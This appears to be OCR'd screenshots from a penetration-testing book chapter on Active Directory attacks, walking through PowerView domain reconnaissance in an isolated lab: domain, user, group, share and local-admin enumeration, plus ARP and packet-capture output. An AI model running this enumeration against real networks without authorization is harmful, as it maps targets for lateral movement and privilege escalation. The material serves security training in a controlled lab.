
Source	Destination	Protocol	Length	Info
172.30.1.21	172.30.1.24	HTTP	486	GET / HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	524	GET /index.css HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	450	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	529	GET /jquery.min.js HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	535	GET /animatedcollapse.js HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	452	HTTP/1.1 304 Not Modified
172.30.1.21	172.30.1.24	HTTP	533	GET /images/owasp.png HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	535	GET /images/Knob_Add.png HTTP/1.1
172.30.1.21	172.30.1.24	HTTP	534	GET /images/mandiant.png HTTP/1.1
172.30.1.24	172.30.1.21	HTTP	427	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	428	HTTP/1.1 304 Not Modified
172.30.1.24	172.30.1.21	HTTP	429	HTTP/1.1 304 Not Modified


```
C:\Users\vagrant>arp -a

Interface: 172.30.1.21 --- 0xb
  Internet Address      Physical Address      Type
  172.30.1.1            08-00-27-ec-ff-e8     dynamic
  172.30.1.24           08-00-27-9c-f5-48     dynamic
  172.30.1.29           08-00-27-9c-f5-48     dynamic
  172.30.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
```


```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.29  netmask 255.255.255.0  broadcast 172.30.1.255
        ether 08:00:27:9c:f5:48  txqueuelen 1000  (Ethernet)
        RX packets 396  bytes 167598 (163.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 329  bytes 149934 (146.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Chapter 10: Working with Active Directory Attacks






Windows Server 2019
Domain Controller
Kali Linux
Internet
Red Team Lab
192.168.42.0/24
PentestNet
172.30.1.0/24
Windows 10
Bob-PC
Windows 10
Alice-PC


Network and Sharing Center
Control Panel › All Control Panel Items › Network and Sharing Center
Control Panel Home
Change adapter settings
Change advanced sharing settings
Media streaming options
View your basic network information and set up connections
View your active networks
redteamlab.local
Domain network
Access type: No network access
Connections: Ethernet


Directory listing for /
Not secure | 192.168.42.20:8080
Directory listing for /
Dictionaries/
Get-ComputerDetail.ps1
Get-HttpStatus.ps1
Invoke-CompareAttributesForClass.ps1
Invoke-Portscan.ps1
Invoke-ReverseDnsLookup.ps1
PowerView.ps1
README.md
Recon.psd1
Recon.psm1

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomain


Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplex
ity=1; PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClie
nt=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984
F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPCName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPCDisplayName : Default Domain Policy
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetDomainController


Forest                     : redteamlab.local
CurrentTime                : 8/26/2021 4:41:17 PM
HighestCommittedUsn        : 94277
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : redteamlab.local
IPAddress                  : 192.168.42.22
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : DC1.redteamlab.local
Partitions                 : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                             CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                             DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetUser

logoncount              : 88
badpasswordtime         : 8/22/2021 2:34:54 PM
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=redteamlab,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 8/20/2021 7:14:13 AM
name                    : Administrator
objectsid               : S-1-5-21-634716346-3108032190-2057695417-500
samaccountname          : Administrator
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 8/20/2021 2:14:13 PM
instancetype            : 4
objectguid              : 988a09df-45be-4f04-a5c0-304509984643
lastlogon               : 8/26/2021 8:50:47 AM
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata   : {6/5/2021 7:34:51 PM, 6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601
                          6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local, CN=Domain
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Schema
                          Admins,CN=Users,DC=redteamlab,DC=local...}
whencreated             : 5/31/2021 8:44:56 PM
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetComputer

pwdlastset                    : 8/20/2021 7:12:59 AM
logoncount                    : 179
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
                                DC=redteamlab,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=redteamlab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 8/20/2021 7:13:10 AM
name                          : DC1
objectsid                     : S-1-5-21-634716346-3108032190-2057695417-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 8/22/2021 8:26:59 PM
countrycode                   : 0
cn                            : DC1
accountexpires                : NEVER
operatingsystem               : Windows Server 2019 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=redteamlab,DC=local
objectguid                    : 7630c5e0-7d01-4756-aaac-173e4760a08b
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata         : {5/31/2021 8:46:02 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.redteamlab.local,
                                ldap/DC1.redteamlab.local/ForestDnsZones.redteamlab.local,
                                ldap/DC1.redteamlab.local/DomainDnsZones.redteamlab.local,
                                DNS/DC1.redteamlab.local...}
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetGroup

grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Administrators
whenchanged            : 6/5/2021 7:34:51 PM
objectsid              : S-1-5-32-544
objectclass            : {top, group}
cn                     : Administrators
usnchanged             : 16467
systemflags            : -1946157056
name                   : Administrators
dscorepropagationdata  : {6/5/2021 7:34:51 PM, 5/31/2021 8:46:02 PM, 1/1/1601 12:04:16 AM}
description            : Administrators have complete and unrestricted access to the computer/domain
distinguishedname      : CN=Administrators,CN=Builtin,DC=redteamlab,DC=local
member                 : {CN=sqladmin,CN=Users,DC=redteamlab,DC=local,
                         CN=johndoe,CN=Users,DC=redteamlab,DC=local, CN=Domain
                         Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                         Admins,CN=Users,DC=redteamlab,DC=local...}
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local

ComputerName          GroupName                           Comment
------------          ---------                           -------
dc1.redteamlab.local Server Operators                    Members can administer domain servers
dc1.redteamlab.local Account Operators                   Members can administer domain user and ...
dc1.redteamlab.local Pre-Windows 2000 Compatible Access  A backward compatibility group which al...
dc1.redteamlab.local Incoming Forest Trust Builders      Members of this group can create incomi...
dc1.redteamlab.local Windows Authorization Access Group  Members of this group have access to th...
dc1.redteamlab.local Terminal Server License Servers     Members of this group can update user a...
dc1.redteamlab.local Administrators                      Administrators have complete and unrest...
dc1.redteamlab.local Users                               Users are prevented from making acciden...
dc1.redteamlab.local Guests                              Guests have the same access as members ...
dc1.redteamlab.local Print Operators                     Members can administer printers install...
dc1.redteamlab.local Backup Operators                    Backup Operators can override security ...
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Invoke-ShareFinder -Verbose
VERBOSE: [Find-DomainShare] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-DomainShare] TargetComputers length: 3
VERBOSE: [Find-DomainShare] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
VERBOSE: [New-ThreadedFunction] all threads completed
Name           Type Remark               ComputerName
----           ---- ------               ------------
ADMIN$    2147483648 Remote Admin        DC1.redteamlab.local
C$        2147483648 Default share       DC1.redteamlab.local
DataShare          0                     DC1.redteamlab.local
IPC$      2147483651 Remote IPC          DC1.redteamlab.local
NETLOGON           0 Logon server share  DC1.redteamlab.local
SYSVOL             0 Logon server share  DC1.redteamlab.local
ADMIN$    2147483648 Remote Admin        Alice-PC.redteamlab.local
C$        2147483648 Default share       Alice-PC.redteamlab.local
DataShare          0                     Alice-PC.redteamlab.local
IPC$      2147483651 Remote IPC          Alice-PC.redteamlab.local
ADMIN$    2147483648 Remote Admin        Bob-PC.redteamlab.local
C$        2147483648 Default share       Bob-PC.redteamlab.local
DataShare          0                     Bob-PC.redteamlab.local
IPC$      2147483651 Remote IPC          Bob-PC.redteamlab.local
```

```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForest

RootDomainSid          : S-1-5-21-634716346-3100032190-2057695417
Name                   : redteamlab.local
Sites                  : {Default-First-Site-Name}
Domains                : {redteamlab.local}
GlobalCatalogs         : {DC1.redteamlab.local}
ApplicationPartitions  : {DC=DomainDnsZones,DC=redteamlab,DC=local, DC=ForestDnsZones,DC=redteamlab,DC=local}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : redteamlab.local
Schema                 : CN=Schema,CN=Configuration,DC=redteamlab,DC=local
SchemaRoleOwner        : DC1.redteamlab.local
NamingRoleOwner        : DC1.redteamlab.local
```


```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestDomain

Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```


```
PS C:\Users\bob.REDTEAMLAB\Downloads> Get-NetForestCatalog

Forest                     : redteamlab.local
CurrentTime                : 8/26/2021 5:51:03 PM
HighestCommittedUsn        : 94320
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : redteamlab.local
IPAddress                  : 192.168.42.22
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : DC1.redteamlab.local
Partitions                 : {DC=redteamlab,DC=local, CN=Configuration,DC=redteamlab,DC=local,
                             CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                             DC=DomainDnsZones,DC=redteamlab,DC=local...}
```


```
PS C:\Users\bob.REDTEAMLAB\Downloads> Find-LocalAdminAccess -Verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 3
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Alice-PC.redteamlab.local
Bob-PC.redteamlab.local
VERBOSE: [New-ThreadedFunction] all threads completed
```


```
ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\bob
SID          : S-1-5-21-634716346-3108032190-2057695417-1103
IsGroup      : False
IsDomain     : True

ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\alice
SID          : S-1-5-21-634716346-3108032190-2057695417-1104
IsGroup      : False
IsDomain     : True

ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : BOB-PC\Administrator
SID          : S-1-5-21-3604326312-1050010555-422779919-500
IsGroup      : False
IsDomain     : False
```

